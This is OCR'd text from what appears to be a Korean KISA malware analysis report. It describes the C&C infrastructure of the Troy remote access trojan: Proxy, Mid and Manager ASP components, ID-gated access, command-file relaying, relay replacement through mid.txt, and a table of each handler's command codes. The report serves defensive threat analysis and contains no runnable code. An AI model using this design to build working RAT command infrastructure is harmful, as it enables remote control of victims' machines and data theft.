
이는 Troy가 Proxy로부터 명령을 받아 악성행위를 수행하는 모듈입니다. 이를 통해 파일 업로드, 다운로드, 디렉토리 스캔, 명령 실행 등을 수행합니다.

02. 서버 채증 악성코드 분석


Units

Name	Type	Role	Functionality
Troy	악성코드	기기 감염	RAT
Proxy	악성ASP	명령조종지	Troy에 감염된 기기를 원격제어
Mid	악성ASP	Proxy 서버 관리	Mid를 이용하여 명령조종지(Proxy) 관리
Manager	악성코드	Troy 원격제어	Manager를 이용하여 감염기기(Troy) 원격제어


Troy 악성코드 행위에 대한 내용은 앞서 말씀드린 바와 같습니다. 하지만 실제 Proxy를 통해 이루어지는 공격자의 추가 행위들은 보다 더 상세하고 정교하게 이루어집니다. KISA는 공격자의 행위에 기반이 되는 거점 2개를 추가로 발견하였고, Mid와 Manager라고 명명하였습니다. 이 이름들은 실제로 공격자들이 사용하는 이름이기도 합니다. Mid는 공격자가 주로 Proxy를 관리하기 위한 목적으로 사용됩니다. Manager는 공격자가 실제로 Troy에 감염된 기기에 명령을 내리고 관리하기 위한 목적으로 사용됩니다.




이 흐름도는 공격자가 실제로 구성한 C&C서버 인프라 구조입니다. 특이점은 Proxy, Mid, Manager에 접속하려 할 때 특정 ID값을 가지고 있어야 접근이 가능하다는 것입니다.



Troy에 감염되면 명령조종지인 Proxy와 연결되어 원격제어를 수행합니다. 감염기기별로 생성된 ID값을 이용하여 명령파일을 받고, 명령 수행 결과를 Proxy에게 전송합니다. Proxy는 Troy가 접속 시 마다 자신에게 감염기기가 접속했다는 사실을 Mid로 전송합니다.



Proxy는 전송 시 자신의 주소와 접속한 ID, 시간 등을 Mid에게 전송합니다. Mid는 이와 같은 데이터를 파일로 저장하고 보관합니다. 또한 공격자는 Mid를 통해 Mid가 설치된 서버를 직접 제어하기도 합니다. Mid는 PE파일이 아닌 ASP스크립트이지만 Manager와 마찬가지로 설치된 서버에 대하여 로그파일 수집, 파일 업로드 등의 원격제어가 가능합니다. Manager와는 다르게 Troy가 Proxy에 접속시 Proxy가 Mid로 직접 접속을 시도하며 Proxy의 ID값을 쿼리로 전송합니다. Proxy는 mid.txt 파일을 참조하여 Mid에 접속을 시도하는데 Mid는 이 파일에 대한 업데이트 기능이 존재하기 때문에 기존 Mid에 이상이 생긴다면 파일을 업데이트 하여 언제든 새로운 Mid로 대체할 수 있게 됩니다.



공격자는 Manager에 접근하여 명령을 통해 Manager가 설치된 서버에 로그파일 수집, 파일 업로드 및 실행 등의 원격제어가 가능합니다. 또한 Manager를 이용하면 Proxy에 명령을 전달 할 수 있습니다. 이를 통해 Proxy에 로그 수집, 명령파일 업로드, 파일 업로드 등의 명령이 가능합니다. 공격자는 Proxy에 파일 업로드가 가능하기 때문에 Troy에 명령을 줄 수 있습니다. Troy는 명령을 Proxy로부터 파일로 전달받기 때문입니다.

02. 서버 채증 악성코드 분석

Name	Cmd	Function
handleTroy()	G	- Troy에 감염된 기기 정보 탈취
	Q	- Mid서버에 연결 후 C&C(Proxy) 정보 보내기 - Troy의 [ID]값을 build.xnl 로깅
	\	- Troy에게 명령 파일인 [ID].tmp 파일 보내주고 삭제
	Others	- Troy로부터 명령 결과를 받아 [ID]1.tmp에 로깅 후 Proxy에 보내고 삭제
handleProxy()	>	- Proxy서버의 OS정보를 출력하고 mid.txt 업데이트 - build.xnl 있는지 검사
	?	- Proxy의 모든 접속 로그인 proxy.log 파일 데이터 출력
handleMid()	5	- Mid서버의 OS정보 출력 - Mid 서버에 pxylist.txt파일이 있는지 검사
	6	- Proxy서버 ID 리스트가 로깅된 Mid서버의 pxylist.txt 출력
	7	- Proxy서버 접속 리스트가 로깅된 Mid서버의 mid.log 출력
	8	- Proxy에 mid.txt 업데이트 명령 전달 (Proxy's Cmd : >)
	9	- Proxy에 proxy.log 출력 명령 전달 (Proxy's Cmd : ?)
	:	- Mid에 새로운 파일 업로드
	p	- 모든 접속 로그는 mid.log에, [ID]는 pxylist.txt에 저장
handleManager()	6	- Proxy에 있는 build.xnl 내용 수집
	7	- 명령을 내릴 감염기기 ID 지정 후 파일 명으로 설정 ([ID].tmp)
	=	- Proxy에 파일 업로드
	>	- mid.txt 파일 업데이트
	?	- proxy.log 내용 수집
	@	- 공격자에게 [ID]1.tmp 파일 내용 보내주고 삭제
	Q, Others	- 공격자로부터 명령을 받아 [ID].tmp로 생성하고 Troy에게 보냄

각 Unit별 행위를 정리한 표입니다. 실제 서버에서는 중복된 명령어도 많고, Mid와 Manager라는 역할을 혼동하기도 하며 여러 파일로 분할하여 사용하지만 다양한 샘플을 분석한 결과 다음과 같은 결과를 도출해낼 수 있었습니다. 이 모든 명령어 셋은 체계적으로 동작을 하며, 이 모든 인프라 구조가 자동으로 구성되어있는 것을 확인했습니다. Troy 악성코드의 명령을 처리하는 handleTroy함수에는 명령 파일 읽기, 결과 파일 생성, 감염기기 정보유출, Mid에 추가 연결의 4가지 명령이 존재합니다. Mid를 통해 Proxy를 접근하게되면 실행되는 handleProxy함수에는 mid.txt 파일 업데이트, 로그파일 출력의 명령이 존재합니다. 공격자가 Mid에 접근할때 실행되는 handleMid함수에는 파일 업로드 기능, 명령 포워딩 기능이 존재하며 공격자가 Manager에 접근할때 실행되는 handleManager함수도 파일 업로드 기능, 명령 포워딩 기능이 존재합니다.

